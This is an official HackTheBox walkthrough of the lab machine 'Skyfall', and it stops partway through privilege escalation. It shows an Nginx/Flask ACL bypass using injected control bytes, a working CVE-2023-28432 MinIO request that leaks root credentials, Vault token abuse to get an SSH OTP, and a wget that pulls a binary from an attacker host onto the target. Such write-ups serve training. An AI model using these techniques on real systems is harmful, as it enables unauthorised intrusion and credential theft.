



HACKTHEBOX



Skyfall

25th August 2024 / Document No D24.100.297

Prepared By: ctrlzero & dotguy

Machine Author: ctrlzero & babywyrn

Difficulty: **Insane**

Synopsis

Skyfall is an Insane Linux machine that features a company launching their new beta cloud storage application that `MinIO`, an S3 object storage service, backs. The web application is written in Python with Flask. It has a restricted section of the site that is vulnerable to a `Nginx` ACL and Flask-specific bypass which is specific to its configuration. The restricted section contains Prometheus metrics for a `MinIO` cluster that exposes internal host names and the `MinIO` version which has a known security vulnerability for information disclosure [CVE-2023-28432](#). This information disclosure leaks the `MinIO` root credentials which allows access to the S3 buckets it's hosting.

Using the `MinIO client` with these credentials, a file in a user's bucket contains a home directory backup with version history. One of these versions contains a `vault` token for an internal `hashicorp vault` instance and by enumerating the `vault` policies with this token it is noted that it is configured for SSH OTP. The player needs to request an OTP from Vault to gain SSH access.

The user has a `sudo` rule that allows the execution of binary that will unseal the `hashicorp vault` so that the user may gain access to their specific tokens and secrets. The `sudo` rule allows us to run this binary with a flag that generates a `debug.log` file owned by `root`. The player needs to exfiltrate these files to bypass Linux permissions by leveraging a `Fuse` mount using `sshfs`. This file reveals a root token for the `hashicorp vault` instance and can be used to generate an OTP to login as `root` via SSH.

Skills Required

- Enumeration
- Research

- Critical thinking

Skills Learned

- ACL Bypasses
- Permission bypasses
- API enumeration
- MinIO enumeration
- Vault API enumeration

Enumeration

Nmap

Let's run an `Nmap` scan to discover any open ports on the remote host.


```
nmap -A -Pn -sC -sV 10.10.11.254

Starting Nmap 7.92 ( https://nmap.org )
Nmap scan report for 10.10.11.254
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 65:70:f7:12:47:07:3a:88:8e:27:e9:cb:44:5d:10:fb (ECDSA)
|_  256 74:48:33:07:b7:88:9d:32:0e:3b:ec:16:aa:b4:c8:fe (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Skyfall - Introducing Sky Storage!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The `Nmap` scan shows that SSH is listening on its default port `22` and an `Nginx` web server is running on port `80`.

HTTP


Upon browsing to port `80`, we're greeted with a landing page of a storage platform called Skyfall.




We can also see the names of the people on the team.




It's also worth noting that they provide a demo of the new platform, accessible with the provided `guest` credentials.




The demo web application offers basic functionality, allowing users to upload, delete, and rename files, as well as fetch files from a URL. It includes enough beta features to function as a standalone, usable platform.



We notice that while both the `Beta Features` and `MinIO Metrics` sections are restricted, they appear to be restricted in different ways. Accessing the `Beta Features` section on the `beta` endpoint returns a `403 Forbidden` page from `Flask`.



Whereas accessing the `MinIO` section on `/metrics` endpoint returns a `403 Forbidden` page from `Nginx`.



The website's footer indicates it's running on a `Flask` backend.

© Sky Storage Powered by Flask.

Foothold

Running a Google search along the lines of "pentesting Flask" will lead to a result from [Hacktricks](#). Given that the web application includes a URL fetching function, the [Flask Proxy to SSRF](#) section on that page is particularly relevant. While this alone may not be immediately useful, the page references a valuable resource on [HTTP parser inconsistencies](#) involving Nginx and Flask.

Flask removes the characters `\x85`, `\xA0`, `\x1F`, `\x1E`, `\x1D`, `\x1C`, `\x0C`, `\x0B`, and `\x09` from the URL path, but NGINX doesn't.

Thus we can attempt to circumvent the ACL (Access Control List) protection on the `metrics` endpoint by adding one of the above-listed characters at the end of the pathname. Let's send the request to the `Burp Suite Repeater`, and we'll add the character `A` at the end of the request path to the end of the pathname which is easily identifiable when editing it in the hex panel.

Request												
Pretty	Raw	Hex										
00000000	47 45 54 20 2f 6d 65 74	72 69 63 73	41	20 48 54	GET /metricsA HT							
00000010	54 50 2f 31 2e 31 0d 0a	48 6f 73 74	3a 20 64 65	TP/1.1 Host: de								

Replace the hex character with any one of the above-listed characters and then forward the request. We can test all the characters in the list, but only `\x0c`, `\x0b`, and `\x09` successfully cause the server to return a response with an HTTP `200 OK` status code.

Request

Pretty

Raw

Hex

00000000

47 45 54 20 2f 6d 65 74

72 69 63 73 0b 20 48 54

GET /metricsA HT

00000010

54 50 2f 31 2e 31 0d 0a

48 6f 73 74 3a 20 64 65

TP/1.1 Host: de

00000020

6d 6f 2e 73 6b 79 66 61

6c 6c 2e 68 74 62 0d 0a

mo.skyfall.htb

00000030

55 70 67 72 61 64 65 2d

49 6e 73 65 63 75 72 65

Upgrade-Insecure

00000040

2d 52 65 71 75 65 73 74

73 3a 20 31 0d 0a 55 73

-Requests: 1 Us

00000050

65 72 2d 41 67 65 6e 74

3a 20 4d 6f 7a 69 6c 6c

er-Agent: Mozill

00000060

61 2f 35 2e 30 20 28 57

69 6e 64 6f 77 73 20 4e

a/S.0 (Windows_N

Response

Pretty

Raw

Hex

Render

MinIO Internal Metrics

NAME

Key pieces of information that are revealed on the webpage are:

- "minio_software_version_info" - 2023-03-13T19:46:17Z
- "minio_endpoint_url" - http://prd23-s3-backend.skyfall.htb/minio/v2/metrics/cluster

minio_software_version_info	version: 2023-03-13T19:46:17Z	server: minio-node2:9000
minio_usage_last_activity_nano_seconds	server: minio-node1:9000	32385405789.0
minio_endpoint_url	demo.skyfall.htb	http://prd23-s3-backend.skyfall.htb/minio/v2/metrics/cluster

We can run a Google search for any available exploits for this `MinIO` version to lead us to [this](#) blog which explains the attack vector for [CVE-2023-28432](#). This blog also links to a detailed attack analysis which is available from [this](#) link. The information of interest in these blogs is that this `MinIO` version is vulnerable to information disclosure when deployed as a cluster. Let's begin by adding the discovered endpoint to our `/etc/hosts` file.

```
echo 10.10.11.254 prd23-s3-backend.skyfall.htb >> /etc/hosts
```

As per [this analysis](#), let us make a request to the `/minio/bootstrap/v1/verify` endpoint and verify if we can obtain any sensitive environment variables being used by the application.

```
└─$ curl -s -XPOST http://prd23-s3-backend.skyfall.htb/minio/bootstrap/v1/verify | jq
{
  "MinioEndpoints": [
    {
      "Legacy": false,
      "SetCount": 1,
      "DrivesPerSet": 4,
      "Endpoints": [
<...snip...>
        "CmdLine": "http://minio-node{1...2}/data{1...2}",
        "Platform": "OS: linux | Arch: amd64"
      ]
    },
    "MinioEnv": {
      "MINIO_ACCESS_KEY_FILE": "access_key",
      "MINIO_BROWSER": "off",
      "MINIO_CONFIG_ENV_FILE": "config.env",
      "MINIO_KMS_SECRET_KEY_FILE": "kms_master_key",
      "MINIO_PROMETHEUS_AUTH_TYPE": "public",
      "MINIO_ROOT_PASSWORD": "GkpjkmivmpFuL2d3orx0",
      "MINIO_ROOT_PASSWORD_FILE": "secret_key",
      "MINIO_ROOT_USER": "5GrE1B2YGGyZzNHZaIww",
      "MINIO_ROOT_USER_FILE": "access_key",
      "MINIO_SECRET_KEY_FILE": "secret_key",
      "MINIO_UPDATE": "off",
      "MINIO_UPDATE_MINISIGN_PUBKEY":
"RTx5Zr1tiHLwG9eckT0c45M3AGeHD6IvImQHpyRywVWGbPlavSGav"
    }
  ]
}
```

The response reveals the following pair of credentials.

```
"MINIO_ROOT_USER": "5GrE1B2YGGyZzNHZaIww"
"MINIO_ROOT_PASSWORD": "GkpjkmivmpFuL2d3orx0"
```

We can try to use these credentials to browse all S3 buckets on `MinIO` and the data contained within them. To do this, we can configure and utilize the [MinIO client](#). We download it and apply the necessary executable file permissions.

```
curl -s https://dl.min.io/client/mc/release/linux-amd64/mc -o mc; chmod +x mc
```

Use the `mc alias set` command with the obtained credentials to add an alias to the local configuration

```
└─$ ./mc alias set skyfall http://prd23-s3-backend.skyfall.htb
5GrE1B2YGGyZZNHZaIww GkpjkmivmpFuL2d3oRx0

Added `skyfall` successfully.
```

We can use the `mc ls` command to list the available buckets and objects on `MinIO`.

```
└─$ ./mc ls skyfall

[2023-11-07 21:59:15 MST]    0B askyy/
[2023-11-07 21:58:56 MST]    0B btanner/
[2023-11-07 21:58:33 MST]    0B emoneypenny/
[2023-11-07 21:58:22 MST]    0B gmallory/
[2023-11-07 17:08:01 MST]    0B guest/
[2023-11-07 21:59:05 MST]    0B jbond/
[2023-11-07 21:58:10 MST]    0B omansfield/
[2023-11-07 21:58:45 MST]    0B rsilva/
```

We can start enumerating the listed buckets one by one. `Aurora Skyy` was listed on the landing page as a `Lead Developer` so we can start there.

```
└─$ ./mc ls skyfall/askyy

[2023-11-08 11:05:28 IST]  48KiB STANDARD welcome.pdf
[2023-11-10 03:07:25 IST] 2.5KiB STANDARD home_backup.tar.gz
```

There is a `home_backup.tar.gz` file in the `askyy` bucket which can be copied over to our local machine using the `mc cp` command.

```
└─$ ./mc cp skyfall/askyy/home_backup.tar.gz buckets/

...b/askyy/home_backup.tar.gz: 2.48 KiB / 2.48 KiB —————3.86 KiB/s
0s
```

We can now extract the contents of the `home_backup.tar.gz` archive and examine it.

```
└─$ cd buckets/; tar xzvf home_backup.tar.gz; ls -lah
```

```
total 20K
drwxr-x--- 1 ctrlzero ctrlzero 186 Nov  9 14:30 .
drwxr-xr-x 1 ctrlzero ctrlzero 156 Nov 10 09:19 ..
-rw-r--r-- 1 ctrlzero ctrlzero   1 Nov  9 14:26 .bash_history
-rw-r--r-- 1 ctrlzero ctrlzero 220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 ctrlzero ctrlzero 3.7K Nov  9 14:30 .bashrc
drwx----- 1 ctrlzero ctrlzero  40 Oct  9 12:47 .cache
-rw-r--r-- 1 ctrlzero ctrlzero 2.5K Nov 10 09:20 home_backup.tar.gz
-rw-r--r-- 1 ctrlzero ctrlzero 807 Jan  6 2022 .profile
drwx----- 1 ctrlzero ctrlzero  30 Nov  9 14:28 .ssh
-rw-r--r-- 1 ctrlzero ctrlzero   0 Oct  9 12:47 .sudo_as_admin_successful
```

We find nothing of interest but S3 buckets have versioning capability so we can test if the bucket has this enabled.

```
└─$ ./mc version info skyfall/askyy
```

```
skyfall/askyy versioning is enabled
```

As the versioning is enabled, we can check if there are any files with previous versions.

```
└─$ ./mc ls --versions skyfall/askyy/home_backup.tar.gz
```

```
[2023-11-09 14:37:25 MST] 2.5KiB STANDARD 25835695-5e73-4c13-82f7-30fd2da2cf61 v3
PUT home_backup.tar.gz
[2023-11-09 14:37:09 MST] 2.6KiB STANDARD 2b75346d-2a47-4203-ab09-3c9f878466b8 v2
PUT home_backup.tar.gz
[2023-11-09 14:36:30 MST] 1.2MiB STANDARD 3c498578-8dfe-43b7-b679-32a3fe42018f v1
PUT home_backup.tar.
```

We can enumerate all the versions but the version of interest here is `2b75346d-2a47-4203-ab09-3c9f878466b8` so let's copy the `home_backup.tar.gz` file for this version over to our local machine.

```
└─$ ./mc cp --version-id 2b75346d-2a47-4203-ab09-3c9f878466b8
```

```
skyfall/askyy/home_backup.tar.gz buckets/
```

```
...b/askyy/home_backup.tar.gz: 2.64 KiB / 2.64 KiB ██████████ 4.09 KiB/s
0s
```

```
└─$ cd buckets/; tar xzvf home_backup.tar.gz;ls -lah
```

```
drwxr-x--- 1 ctrlzero ctrlzero 186 Nov  9 14:29 .
drwxr-xr-x 1 ctrlzero ctrlzero 156 Nov 10 09:19 ..
-rw-r--r-- 1 ctrlzero ctrlzero   1 Nov  9 14:26 .bash_history
-rw-r--r-- 1 ctrlzero ctrlzero 220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 ctrlzero ctrlzero 3.9K Nov  9 14:28 .bashrc
drwx----- 1 ctrlzero ctrlzero  40 Oct  9 12:47 .cache
-rw-r--r-- 1 ctrlzero ctrlzero 2.7K Nov 10 09:26 home_backup.tar.gz
-rw-r--r-- 1 ctrlzero ctrlzero 807 Jan  6 2022 .profile
drwx----- 1 ctrlzero ctrlzero  30 Nov  9 14:28 .ssh
-rw-r--r-- 1 ctrlzero ctrlzero   0 Oct  9 12:47 .sudo_as_admin_successful
```


At face value, it doesn't seem like much has changed, but there are subtle differences in decompressed data. Our target file will be `.bashrc` which leaks a `vault` token as well as a new endpoint which we can add to our `/etc/hosts` file.

```
└─$ cat .bashrc
```

```
[** SNIP **]
```

```
export VAULT_API_ADDR="http://prd23-vault-internal.skyfall.htb"
export VAULT_TOKEN="hvs.CAESIJlU9JMYEHOPYv4igdhm9PnZDrabYTobQ4Ymn1q1qY-
LGh4KHGh2cy430VRNMnZhakZDRlZGdGVzN09xYkxTQVE"
```

```
echo 10.10.11.254 prd23-vault-internal.skyfall.htb >> /etc/hosts
```

A Google search for "export VAULT_TOKEN" leads us to the [Hashicorp lab setup page](#), which denotes that the box is running a `Hashicorp vault` instance.

HashiCorp Vault is a security tool designed to manage and protect sensitive information like passwords and API keys. One of its key features is generating temporary passwords and credentials, which enhance security by reducing the risk of long-term exposure.

By default, `Hashicorp vault` starts in a sealed state, requiring an unseal token to unlock it, which may not be known to everyone. We'll need to enumerate the [Vault API](#) to determine whether it is in a sealed or unsealed state. Vault must be unsealed to access the secrets available with this token. We can use the [Vault client](#) to interact with the Vault API server running on the remote server. We will need to set the necessary `VAULT_ADDR` environment variable.

```
export VAULT_ADDR=http://prd23-vault-internal.skyfall.htb
```

Let's start with authenticating ourselves with the obtained Vault token.

```
└─$ ./vault login
```

Token (will be hidden):

Success! You are now authenticated. The token information displayed below is already stored in the token helper. You **do** NOT need to run "`vault login`" again. Future vault requests will automatically use this token.

Key	Value
token	hvs.CAESIJlU9JMYEHOPYv4igdhm9PnZDrabYTobQ4Ymn1q1qY-LGh4KHGh2cy430VRNMnZhakZDRlZGdGVzN09xYkxTQVE
token_accessor	rByv1co0BC9ITZpzqbDtUm8
token_duration	430933h35m23s
token_renewable	true
token_policies	["default" "developers"]
identity_policies	[]
policies	["default" "developers"]

Let's retrieve detailed information about our currently authenticated token

```
└─$ ./vault read /auth/token/lookup-self
```

Key	Value
---	----
accessor	rByv1co0BC9ITZpzqbDtTum8
creation_time	1699563963
creation_ttl	768h
display_name	token-askyy
entity_id	n/a
expire_time	2073-10-27T21:06:03.043964076Z
explicit_max_ttl	0s
id	hvs.CAESIJlU9JMYEHOPYv4igdhm9PnZDrabYTobQ4Ymn1q1qY-LGh4KHGh2cy43OVRNMnZhakZDRlZGdGVzN09xYkxTQVE
issue_time	2023-11-09T21:06:03.445155372Z
last_renewal	2023-11-20T16:43:24.043964166Z
last_renewal_time	1700498604
meta	<nil>
num_uses	0
orphan	true
path	auth/token/create
policies	[default developers]
renewable	true
ttl	430930h46m8s
type	service

The display name of the token is `token-askyy`, indicating that this token is associated with the user `askyy`. It can be recalled from the website team page that user `Aurora Skyy` is the `Lead Developer` of the team. Another interesting takeaway is that a `developers policy` is attached to our token. Let's verify if we have permission to enumerate the attached policy.

```
└─$ ./vault token capabilities sys/policy/developers
read
```

As we have "read" permission over it, let's retrieve the details of the "developers" policy.

```
└─$ ./vault read sys/policy/developers

Key      Value
---      -
name     developers
rules    path "sys/policy/developers" {
  capabilities = [ "read" ]
}

path "ssh/*" {
  capabilities = [ "list" ]
}

path "ssh/creds/dev_otp_key_role" {
  capabilities = ["create", "read", "update"]
}
```

The output shows that a token linked to the `developers policy` has the following permissions:

- **Read its own policy:** The token can view the `developers` policy.

- **List SSH-related paths:** The token can list anything under the `ssh/` path.
- **Manage credentials for a specific SSH role:** The token can create, read, and update credentials for the `dev_otp_key_role` under the `ssh/creds/` path.

We can also list the available SSH roles to find that there are two roles:

- `admin_otp_key_role`
- `dev_otp_key_role`

```
└─$ ./vault list ssh/roles
```

Keys

`admin_otp_key_role`

`dev_otp_key_role`

We determine from the above output that the user `askyy` is a part of the `developers` group that has access to a `vault ssh engine` configured with [One-Time SSH passwords](#). Perhaps because `Aurora Skyy` is a `Lead Developer` she has been granted this policy to remotely login into the server in a secure manner. As we have the relevant capabilities only on the `dev_otp_key_role`, we can try to generate a one-time password (OTP) that can be used to authenticate as the user `askyy` via SSH.

```
└─$ ./vault ssh -role dev_otp_key_role -mode OTP -strict-host-key-checking=no
askyy@10.10.11.254
```

Vault could not locate "`sshpass`". The OTP code `for` the session is displayed below. Enter this code `in` the SSH password prompt. If you install `sshpass`, vault can automatically perform this step `for` you.

OTP `for` the session is: `fd8c08e7-8821-7008-8af2-55a86a50223a`

(askyy@10.129.175.25) Password:

Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-101-generic x86_64)

* Documentation: <https://help.ubuntu.com>

* Management: <https://landscape.canonical.com>

* Support: <https://ubuntu.com/pro>

This system has been minimized by removing packages and content that are not required on a system that users `do` not log into.

To restore this content, you can run the '`unminimize`' command.

```
askyy@skyfall:~$ id
```

```
uid=1000(askyy) gid=1000(askyy) groups=1000(askyy)
```

The user flag can be obtained at `/home/askyy/user.txt`.

```
cat /home/askyy/user.txt
```

Privilege Escalation

Basic enumeration shows that user `askyy` has the following `sudo` rules configured.

```
askyy@skyfall:~$ sudo -l
```

Matching Defaults entries for askyy on skyfall:

```
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s  
nap/bin, use_pty
```

User askyy may run the following commands on skyfall:

```
(ALL : ALL) NOPASSWD: /root/vault/vault-unseal ^-c /etc/vault-unseal.yaml -  
[vhd]+$  
(ALL : ALL) NOPASSWD: /root/vault/vault-unseal -c /etc/vault-unseal.yaml
```

We cannot list the contents of the directory `/root/vault/` or read the contents of the `.yaml` file `/etc/vault-unseal.yaml`.

```
askyy@skyfall:~$ ls -al /root/vault/vault-unseal
```

```
ls: cannot access '/root/vault/vault-unseal': Permission denied
```

```
askyy@skyfall:~$ ls -al /etc/vault-unseal.yaml
```

```
-rw----- 1 root root 238 Jan  5 2024 /etc/vault-unseal.yaml
```

But given the script's name and path, it seems that it's a binary used to unseal the `vault` (if it is sealed) to gain access to their secrets. Based on the `sudo` rule, we can use the `-v`, `-h`, and `-d` flags with the command. Since the `-h` flag is generally used to display help information for the script, let's try running the command with `-h` to view the help details.

```
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -h
```

Usage:

vault-unseal [OPTIONS]

Application Options:

<code>-v, --verbose</code>	enable verbose output
<code>-d, --debug</code>	enable debugging output to file (extra logging)
<code>-c, --config=PATH</code>	path to configuration file

Help options:

<code>-h, --help</code>	Show this help message
-------------------------	------------------------

We observe that the `-c` flag specifies the path to the configuration file, while the `-d` flag outputs debug information from the script to a file. We can use the `-d` flag to see that a `debug.log` file is created in the directory from where the command is executed.

```
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -d
[>] Checking seal status
[+] vault sealed: false

askyy@skyfall:~$ ls -al
-rw----- 1 root root 555 Aug 30 12:05 debug.log
[** SNIP**]

askyy@skyfall:~$ cat debug.log
cat: debug.log: Permission denied
```

We notice that the `debug.log` file is owned by `root` which forbids us from viewing its content. As we have control over the directory in which the `debug.log` file is written, we can use a tool like `sshfs` that will allow us to create a FUSE mount and mount a remote filesystem over SSH onto this machine.

Note: Mounting a remote filesystem could be slower at times over the HTB VPN connection. Thus, we will mount it locally as it's much faster.

Download the latest release of `sshfs` from [this](#) link and start a `Python HTTP server`.

```
python3 -m http.server 8000
```

Upload it on the remote host and give it the necessary executable file permission.

```
askyy@skyfall:~$ wget http://<YOUR_IP>:8000/sshfs -O /tmp/sshfs; chmod +x /tmp/sshfs
```

